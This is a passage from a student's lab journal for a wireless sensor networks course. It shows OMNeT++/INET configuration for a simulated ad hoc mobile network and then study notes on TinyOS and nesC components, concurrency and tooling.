
3. Right Click on MobileNet > New > Network Description File (NED).




4. Name the file as Net1 and Click Next.




5. Select New Adhoc Mobility Wireless Network Wizard and Click next.



6. Configure as follow.



7. Click on Finish.



8. To configure, Right click on inet folder > Run as > Run Configurations. Select Net1 > Browse the directory where the project is > Apply > Run.

9. Below is the code that will be available in source part of net1.ned once configured.

```
package inet.examples.manetrouting.MobileNet;
```

```
// numOfHosts: 10
// parametric: true
// static: false

import inet.networklayer.autorouting.ipv4.IPV4NetworkConfigurator;
import inet.nodes.inet.AdhocHost;
import inet.world.radio.ChannelControl;

network Net1
{
parameters:
    int numHosts;
submodules:
    host[numHosts]: AdhocHost
{
    parameters:
        @display("r=,,#707070");
}
channelControl: ChannelControl
{
parameters:
    @display("p=60,50");
}
configurator: IPv4NetworkConfigurator
{
    @display("p=140,50");
}
```

10. A file omnetpp.ini will be created with the following source code.

```
[General]
network = Net1
#record-eventlog = true
#eventlog-message-detail-pattern = *:(not declaredOn(cMessage) and not
declaredOn(cNamedObject) and not declaredOn(cObject))

numHosts = 10

num-rngs = 3
mobility.rng-0 = 1
wlan[*].mac.rng-0 = 2
#debug-on-errors = true

tkenv-plugin-path = ../../etc/plugins

channelNumber = 0

# channel physical parameters
channelControl.carrierFrequency = 2.4GHz
channelControl.pMax = 2.0mW
channelControl.sat = -110dBm
channelControl.alpha = 2
channelControl.numChannels = 1


# mobility
host[*].mobilityType = "MassMobility"
mobility.constraintAreaMinZ = 0m
mobility.constraintAreaMaxZ = 0m
mobility.constraintAreaMinX = 0m
mobility.constraintAreaMinY = 0m
mobility.constraintAreaMaxX = 600m
mobility.constraintAreaMaxY = 400m
mobility.changeInterval = truncnormal(2s, 0.5s)
mobility.changeAngleBy = normal(0deg, 30deg)
mobility.speed = truncnormal(20mps, 8mps)
mobility.updateInterval = 100ms

# ping app (host[0] pinged by others)
host[0].pingApp[0].destAddr = ""
host[*].numPingApps = 1
host[*].pingApp[0].destAddr = "host[0]"
host[*].pingApp[0].startTime = uniform(1s,5s)
host[*].pingApp[0].printPing = true

# nic settings
wlan[*].bitrate = 2Mbps
wlan[*].mgmt.frameCapacity = 10
wlan[*].mac.address = "auto"
wlan[*].mac.maxQueueSize = 14
wlan[*].mac.rtsThresholdBytes = 3000B
```

```
wlan[*].mac.retryLimit = 7
wlan[*].mac.cwMinData = 7
wlan[*].mac.cwMinMulticast = 31
wlan[*].radio.transmitterPower = 2mW
wlan[*].radio.thermalNoise = -110dBm
wlan[*].radio.sensitivity = -85dBm
wlan[*].radio.pathLossAlpha = 2
wlan[*].radio.snirThreshold = 4dB
```

Output:




PRACTICAL NO – 8

Aim - Exploring and understanding TinyOS computational concepts: - Events, Commands and Task.

- nesC model
- nesC Components

TinyOS and nesC



1. Outline

- Wireless sensor networks and TinyOS
- Networked embedded system C (nesC)
 - Components
 - Interfaces
 - Concurrency model
 - Tool chain
- Issues / conclusion

2. Wireless Sensor Networks

- Vision: ubiquitous computing
- Extreme dynamics
- Interact with environment using sensors and radio
- Immense scale
- Limited access
- Small, cheap, low-power systems

3. Concepts in Sensor Networks

- In-network processing and data aggregation
 - Radio activity 1000 times as expensive as processing
- Duty-cycling: different modes of operation
 - Power down unused hardware
- Systems run a single application
- Applications are deeply tied to hardware
 - Require customized and optimized OS

4. Challenges

- Limited resources: energy consumption dominates
- Concurrency: driven by interaction with environment
- Soft real-time requirements
- Reliability: reduce run-time errors, e.g. races
- High diversity of platforms
- No well-defined software/hardware boundary

5. TinyOS

- Component-based architecture

→ Reusable system components: ADC, Timer, Radio

- Tasks and event-based concurrency
 - No user-space or context switching supported by hardware
 - Tasks run to completion only preempted by interrupts
- All long-latency operations are split-phase
 - Operation request and completion are separate functions

6. Introducing nesC

- A “holistic” approach to networked embedded systems
- Supports and reflects TinyOS's design
- Extends a subset of C
- A static language
 - All resources known at compile-time
 - Call-graph fully known at compile-time

7. Design Decisions for nesC

- Components
- Bidirectional interfaces
- Simple expressive concurrency model
- Whole-program analysis

8. Components

- Challenge: platform diversity, flexible SW/HW boundary, applications deeply tied to hardware
- Encourages modular design
- Restrict access to private data
- Allow underlying implementations to be replaced easily
- Can abstract HW using thin wrappers
- Allow specialization of applications to hardware

9. Module Components

- Modules implement application code
- Modules have private state
 - Sharing of data among components is discouraged
- Convention:
 - Module names end with 'M', e.g. BlinkM
 - Module variables start with 'm_', e.g. m_timers

10. Configuration Components

- Configurations wire other components together
 - All applications have a top-level configuration
 - A component interface may be wired zero or more times
 - Used for StdControl to implement power management
 - Convention:
 - Configuration names end with 'C', e.g. TimerC
- (unless it is the top-level configuration ;-)

11. Concurrency Model

- Challenge: extreme dynamics and soft real-time requirements
- Cooperative scheduling
- Light-weight tasks
- Split-phase operations: non-blocking requests

- Built-in atomic sections
 - Limited crossing of module boundaries

12. Sources of Concurrency

- Tasks
 - Deferred computation
 - Run sequential and to completion
 - Do not preempt
- Events
 - Run to completion, and may preempt tasks and events
 - Origin: hardware interrupts or split-phase completion.

13. Whole-Program Analysis

- Compilation can examine complete call-graph
 - Remove dead-code
 - Eliminate costly module boundary crossings
 - Inline small functions
- Back-end C compiler can optimize whole program
 - Perform cross component optimizations
 - Constant propagation, common sub-expression elimination
- Allows detection of race conditions
- Synchronous and Asynchronous
- Asynchronous code (AC):
 - Code reachable from at least one interrupt handler
 - Events signaled directly or indirectly by hardware interrupts
- Synchronous code (SC):
 - “Everything else ...”
 - Primarily tasks

14. Detecting Race Conditions

- Invariant: SC is atomic with respect to other SC
 - Two claims about updates for AC/AC and SC/AC:
 - Any update to shared state from AC is a potential race condition
 - Any update to shared state from SC that is also updated from AC is a potential race condition
 - Race-free invariant enforced at compile time:
 - Updates to shared state is either SC only or in atomic section
- Dealing with Race Conditions
- Use atomic sections to update shared state
 - `atomic { shared_var = 1; }`
 - Convert code with updates to shared state to tasks
 - Mark false positive with norace qualifier
 - `norace uint8_t variable;`

15. The nesC Toolchain: nesdoc

- Generate code documentation using simple tags
- Same concept as javadoc
- Can generate a component graph using dot

16. The nesC Toolchain: nescc

- The nesC compiler for TinyOS
- Implemented as an extension to GCC
- Called via TinyOS wrapper ncc

- Input: path to TinyOS code + nesC files
 - Platform code implements API of macros and functions in C
- Output: C code or object code (if supported by GCC)

17.The nesC Toolchain: ncg and mig

- Allows integration with Java code
- Typical use: interact with network through base station
- ncg - extract constants from nesC files
 - Generates class that contains constants
- mig - message interface generator for nesC
 - Generates class that encodes and decodes messages

18.Issues for nesC

- Problem for data shared across components
 - False positives for buffer swapping
- Problem for data shared between split-phase operations
 - Event can potentially fire if other components access HW
- Some TinyOS idioms are not well expressed
 - Parameterized interfaces each with private state

19. Issues for Applications

- Focus early on modeling it as a state-machine
- Design duty-cycling from the start
 - Affect the state-machine so hard to add later
- Abstracting functionality into components
 - Makes it harder to access shared state:
encapsulate shared state in a separate module
- Configuring TinyOS for the application needs
 - By default there can only be 8 posted tasks

20.Conclusions for nesC

- Bidirectional interfaces fit the TinyOS model
- Components are a good abstraction
- Concurrency model meets requirements in applications
- The restrictions in nesC introduce practical problems
- Not limited to the domain of embedded systems

NAME – VINAY SHARAD BHUWAD
SMT. K.G. MITTAL COLLEGE OF ARTS AND
COMMERCE
CLASS – TYBSC. COMEPUTER SCIENCE
SUB – WIRELESS SENSORS & NETWORKS
ROLL NO - 1